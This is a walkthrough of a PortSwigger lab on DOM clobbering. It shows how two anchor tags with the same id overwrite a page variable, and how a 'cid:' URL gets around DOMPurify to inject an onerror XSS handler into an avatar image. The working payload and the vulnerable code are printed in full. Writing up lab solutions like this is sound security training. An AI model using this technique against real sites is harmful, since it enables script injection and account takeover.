PortSwigger

Lab Description
This lab contains a DOM-clobbering vulnerability. The comment functionality allows “safe” HTML.
Objective: Construct an HTML injection that clobbers a variable and uses XSS to call thealert()function.
- Note: The intended solution to this lab will only work in Chrome.
Step 1: Understanding DOM Clobbering
DOM clobbering occurs when:
- HTML elements with
idornameattributes create global variables in the DOM - These variables can overwrite (clobber) existing JavaScript variables
- This can alter application behavior in unexpected ways
How it works:
// HTML element
<div id="someId"></div>

// Creates global variable in JavaScript
window.someId === HTMLDivElement  // true!
In this lab:
- The page has a dangerous pattern using
window.defaultAvatar || {...} - We can clobber
window.defaultAvatarusing anchor tags - This allows us to inject an XSS payload
Step 2: Reconnaissance
- Open a blog post (e.g.,
/post?postId=1) - Look for the JavaScript file:
loadCommentsWithDomClobbering.js - Examine the vulnerable code:
let defaultAvatar = window.defaultAvatar || {avatar: '/resources/images/avatarDefault.svg'}
What this code does:
- If
window.defaultAvatarexists ⇒ use it - If not ⇒ use default object with
avatarproperty
The vulnerability:
- DOM elements can clobber
window.defaultAvatar - We can control the
avatarproperty - The
avatarvalue is used somewhere (likely in an<img src=...>)
Step 3: Understanding the Attack Strategy
Goal: Clobber defaultAvatar.avatar with an XSS payload.
Target pattern:
let defaultAvatar = window.defaultAvatar || {...}; // Uses our clobbered value
How to clobber with anchor tags:
<a id=defaultAvatar></a>
<a id=defaultAvatar name=avatar href="payload"></a>
What happens:
- Two elements with same ID
defaultAvatarcreate a DOM collection - The
nameattribute on the second anchor clobbers theavatarproperty - The
hrefvalue becomes theavatarproperty value
Step 4: Crafting the Payload
Step 4.1: Understanding the Sink
The avatar value is likely used in an image tag:
<img src="/resources/images/avatarDefault.svg" ...>
If we control the src attribute, we can inject XSS.
Step 4.2: Using the cid: Protocol
DOMPurify allows the cid: protocol (Content-ID for email attachments).
Crucially, double quotes in cid: URLs are not URL-encoded.
Payload:
cid:"onerror=alert(1)//
Resulting attribute in image tag:
<img src="cid:" onerror="alert(1)//">
Breakdown:
cid:is the protocol (allowed by DOMPurify)- The
"closes thesrcattribute onerror=alert(1)becomes a new attribute//comments out the rest
Step 5: Building the DOM Clobbering Injection
Step 5.1: First Comment (Clobbers the variable)
Post a comment containing:
<a id=defaultAvatar><a id=defaultAvatar name=avatar href="cid:"onerror=alert(1)//">

What gets stored in defaultAvatar:
window.defaultAvatar = HTMLCollection [a, a]
window.defaultAvatar.avatar = 'cid:"onerror=alert(1)//'
Step 5.2: Second Comment (Triggers the XSS)
Post any second comment (e.g., “test”). This causes:
- The page reloads (or comments are re-rendered)
- The clobbered
defaultAvataris used - The payload executes
Step 6: Complete Attack Steps
Step 6.1: Post the First Comment
- Navigate to a blog post (e.g.,
/post?postId=1) - Scroll down to the comment section
- Post a comment with:
<a id=defaultAvatar><a id=defaultAvatar name=avatar href="cid:"onerror=alert(1)//">

- Submit the comment
Step 6.2: Post the Second Comment
- Post another comment with any text (e.g., “hello”)
- Submit the comment

Step 6.3: Observe the Alert
- The page reloads or re-renders comments
- The
alert(1)popup appears

Step 7: Lab Solved
Success message displayed:

Attack Flow Diagram
┌─────────────────────────────────────────────────────────────────────────────┐
│ DOM Clobbering Attack Flow │
├─────────────────────────────────────────────────────────────────────────────┤
│ │
│ Victim loads blog post page │
│ ↓ │
│ Vulnerable code executes: │
│ let defaultAvatar = window.defaultAvatar || {avatar: '...'} │
│ ↓ │
│ Attacker posts first comment with clobbering anchors: │
│ <a id=defaultAvatar><a id=defaultAvatar name=avatar │
│ href="cid:"onerror=alert(1)//"> │
│ ↓ │
│ DOM clobbering occurs: │
│ - Two elements with same ID create DOM collection │
│ - name="avatar" clobbers window.defaultAvatar.avatar property │
│ - href value becomes avatar = 'cid:"onerror=alert(1)//' │
│ ↓ │
│ Attacker posts second comment │
│ ↓ │
│ Page reloads/re-renders comments │
│ ↓ │
│ defaultAvatar.avatar = 'cid:"onerror=alert(1)//' │
│ ↓ │
│ This value is used in an <img src=...> tag: │
│ <img src="cid:" onerror="alert(1)//"> │
│ ↓ │
│ Invalid src → onerror triggers → alert(1) executes │
│ ↓ │
│ Lab solved │
│ │
└─────────────────────────────────────────────────────────────────────────────┘